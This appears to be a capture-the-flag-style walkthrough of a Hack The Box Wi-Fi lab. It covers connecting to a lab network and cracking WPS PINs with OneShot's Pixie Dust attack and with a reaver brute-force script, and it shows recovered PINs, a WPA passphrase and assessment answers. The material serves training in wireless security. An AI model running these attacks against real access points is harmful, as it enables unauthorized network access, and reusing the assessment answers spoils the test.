
Now that the monitoring is off – we proceed to connect to 'HackTheWireless' wifi:



And enter the PSK as the password:



After some moments we get the message 'Connection Established':



Now we can proceed to download the index.html content from 192.168.1.1 and read the flag from it:

```
wget http://192.168.1.1/  
cat index.html
```

```
wifi@Wi-FiIntro:~$ wget http://192.168.1.1/  
--2024-12-26 14:37:53-- http://192.168.1.1/  
Connecting to 192.168.1.1:80... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 22 [text/html]  
Saving to: 'index.html'  
  
index.html      100%[=====] 22  --.-KB/s  in 0s  
2024-12-26 14:37:53 (2.26 MB/s) - 'index.html' saved [22/22]  
  
wifi@Wi-FiIntro:~$ cat index.html  
HTB{CONNECT WITH PBC} ←
```

# Skills Assessment

## Attacking Wi-Fi Protected Setup - Skills Assessment:

**Question:** What is the WPS PIN for the WiFi network named VirtualCorp?

**Answer:** 98990987

**Method:** we will use the offline bruteforcing with OneShot.

First – we will set the monitoring mode online:

```
sudo airmon-ng start wlan0;
```

and we scan for 'VirtualCorp' BSSID:

```
sudo airodump-ng --wps --ignore-negative-one wlan0mon
```

```
wifi@WiFiIntro:~$ sudo airmon-ng start wlan0;
sudo airodump-ng --wps --ignore-negative-one wlan0mon;
```

```
Found 4 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode
```

```
PID Name
184 avahi-daemon
200 wpa_supplicant
204 avahi-daemon
216 NetworkManager
```

```
PHY      Interface      Driver      Chipset
phy2     wlan0            htb80211_chipset      HTB ChipSet of 802.11 radio(s) for mac80211
                        (mac80211 monitor mode vif enabled for [phy2]wlan0 on [phy2]wlan0mon)
                        (mac80211 station mode vif disabled for [phy2]wlan0)
```

```
phy2     wlan0            htb80211_chipset      HTB ChipSet of 802.11 radio(s) for mac80211
                        (mac80211 monitor mode vif enabled for [phy2]wlan0 on [phy2]wlan0mon)
                        (mac80211 station mode vif disabled for [phy2]wlan0)

CH  8  ][ Elapsed: 0 s  ][ 2024-12-27 10:39
BSSID           PWR Beacons  #Data, #/s  CH  MB  ENC CIPHER  AUTH WPS  ESSID
72:40:6E:74:2F:3B -28      2          0   0   1  54  WPA2 CCMP  PSK  2.0  HackTheBox-Corp
FA:20:1A:BF:D6:72 -28      2          0   0   1  54  WPA2 CCMP  PSK  2.0  VirtualCorp
BSSID           STATION           PWR  Rate  Lost  Frames  Notes  Probes
```

The BSSID is 'FA:20:1A:BF:D6:72'.



```
sudo python3 /opt/OneShot/oneshot.py -b FA:20:1A:BF:D6:72 -i wlan0mon -K;
```

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```
[*] Sending WPS Message M4...
[-] Error: PIN was wrong
[*] Running Pixiewps...

Pixiewps 1.4

[?] Mode:      1 (RT/MT/CL)
[*] Seed N1:   0x6d69b982
[*] Seed ES1:  0x00000000
[*] Seed ES2:  0x00000000
[*] PSK1:      8b4434183a951c2b940eeb109013ec22
[*] PSK2:      bc5a905d82675e4d452531950bd55ace
[*] ES1:       00000000000000000000000000000000
[*] ES2:       00000000000000000000000000000000
[+] WPS pin:   98990987

[*] Time taken: 0 s 41 ms
```

**Question:** What is the WPS PIN for the WiFi network named HackTheBox-Corp?

**Method:** we use the bruteforce method used in ‘Using Multiple Pre-defined PINs’ section.

```
sudo iw dev wlan0 interface add mon0 type monitor;
sudo ifconfig mon0 up;
```

```
sudo airodump-ng mon0 --wps -c 1
```

```
wifi@WiFiIntro:~$ sudo iw dev wlan0 interface add mon0 type monitor;
sudo ifconfig mon0 up;
wifi@WiFiIntro:~$ sudo airodump-ng mon0 --wps -c 1
```

CH 1 ][ Elapsed: 0 s ][ 2024-12-27 11:45 ][ fixed channel mon0: -1

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	WPS	ESSID
AA:A4:EA:A8:41:79	-28	0	19	0 0	1	54	WPA2	CCMP	PSK	2.0	LAB,DISP,KPAD VirtualCorp
72:40:6E:74:2F:3B	-28	0	19	0 0	1	54	WPA2	CCMP	PSK	2.0	LAB,DISP,KPAD HackTheBox-Corp

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
(not associated)	02:00:00:00:02:00	-29	0 - 6	0	15		

Quitting...

The BSSID is '72:40:6E:74:2F:3B'.

Now, we follow the same procedure we did in 'Using Multiple Pre-defined PINs' section – we generate the pins list pins.txt:

```
wpspin -A 72:40:6E:74:2F:3B | grep -Eo '\b[0-9]{8}\b' | tr '\n' ' ' > pins.txt
```

and ready the script pins.sh:

```
wifi@WiFiIntro:~$ wpspin -A 72:40:6E:74:2F:3B | grep -Eo '\b[0-9]{8}\b' | tr '\n' ' ' > pins.txt
wifi@WiFiIntro:~$ touch pins.sh;
wifi@WiFiIntro:~$ echo '#!/bin/bash'

# We add generated PINs into this list
PINS=$(cat pins.txt)

for PIN in $PINS
do
    echo Attempting PIN: $PIN
    # Run reaver and capture its output
    OUTPUT=$(sudo reaver --max-attempts=1 -l 100 -r 3:45 -i mon0 -b 72:40:6E:74:2F:3B -c 1 -p $PIN -v)

    # Check if the output contains 'PSK'
    if echo "$OUTPUT" | grep -q "PSK"; then
        echo "PIN and PSK found"
        echo "PIN: $PIN"
        echo "Reaver Output: $OUTPUT"
        break
    fi
done

echo "PIN Guesses Complete"
' > pins.sh
wifi@WiFiIntro:~$ chmod u+x pins.sh
```

\*the script itself can be found in the 'Using Multiple Pre-defined PINs' section itself, it will not be repeated here. \*

And run:

```
./pins.sh
```

```
wifi@WiFiIntro:~$ ./pins.sh
Attempting PIN: 76142673

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Attempting PIN: 24952910

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Attempting PIN: 31080279

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PIN and PSK found
PIN: 31080279
Reaver Output: [+] Waiting for beacon from 72:40:6E:74:2F:3B
[+] Received beacon from 72:40:6E:74:2F:3B
[+] Trying pin "31080279"
[!] Found packet with bad FCS, skipping...
[+] Associated with 72:40:6E:74:2F:3B (ESSID: HackTheBox-Corp)
[+] WPS PIN: '31080279'
[+] WPA PSK: 'G3neRate_S0m3_PIN$'
[+] AP SSID: 'HackTheBox-Corp'
PIN Guesses Complete
```